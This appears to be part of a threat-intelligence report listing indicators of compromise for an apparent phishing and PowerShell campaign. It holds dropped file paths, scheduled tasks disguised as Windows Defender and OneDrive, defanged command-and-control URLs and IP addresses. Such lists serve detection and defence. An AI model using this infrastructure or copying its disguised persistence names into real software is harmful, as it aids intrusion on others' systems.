%SystemDrive%\ProgramData\ZIPSDK\InstallConfNT.vbs  
%SystemDrive%\ProgramData\ZIPSDK\ProjectConfManagerNT.ini  
%SystemDrive%\ProgramData\WindowsDefenderTask.ini  
%SystemDrive%\ProgramData\WindowsDefenderTask.txt  
%SystemDrive%\ProgramData\WindowsDefenderTask.xml  
%SystemDrive%\ProgramData\DefenderNT\ConfigRegister.vbs  
%SystemDrive%\ProgramData\DefenderNT\SetupConf.ini  
%SystemDrive%\ProgramData\ASDKiMalwareSDK\ProjectConfSDK.vbs  
%SystemDrive%\ProgramData\ASDKiMalwareSDK\SetupConfSDK.ini  
%SystemDrive%\ProgramData\FirefoxSDK\ConfigRegisterSDK.ini  
%SystemDrive%\ProgramData\FirefoxSDK\ConfigRegisterSDK.vbs  
%SystemDrive%\ProgramData\OneDrive.dll  
%SystemDrive%\ProgramData\OneDrive.html  
%SystemDrive%\ProgramData\OneDrive.ini  
%SystemDrive%\ProgramData\WindowsNT\WindowsNT.ini  
%SystemDrive%\ProgramData\WindowsNT\WindowsNT.vbs  
%SystemDrive%\ProgramData\SYSTEM32SDK\ConfManagerNT.vbs  
%SystemDrive%\ProgramData\SYSTEM32SDK\ProjectConfManagerNT.ini  
%windir%\System32\Tasks\Microsoft\ ***WindowsDefenderUpdater***  
%windir%\System32\Tasks\Microsoft\ ***MicrosoftOneDrive***  
%windir%\System32\Tasks\Microsoft\ ***WindowsDifenderUpdate***  
%windir%\System32\Tasks\Microsoft\ ***WindowsSystem32SDK***  
%windir%\System32\Tasks\Microsoft\ ***WindowsDefenderSDK***  
%windir%\System32\Tasks\Microsoft\ ***WindowsMalwareDefenderSDK***  
***DK***  
%windir%\System32\Tasks\Microsoft\ ***WindowsMalwareByteSDK***

## Domains, URLs and IP addresses

http://www.cankayasrc[.]com/style/js/main.php  
http://ektamservis[.]com/includes/main.php  
http://gtme[.]ae/font-awesome/css/main.php  
https://www.adfg[.]ae/wp-includes/widgets/main.php  
http://adibf[.]ae/wp-includes/js/main.php  
http://hubinasia[.]com/wp-includes/widgets/main.php  
https://benangin[.]com/wp-includes/widgets/main.php

104.237.233.60

104.237.255.212

104.237.233.40

5.9.0.155

APT

MACROS

PHISHING

POWERSHELL

SPEAR PHISHING



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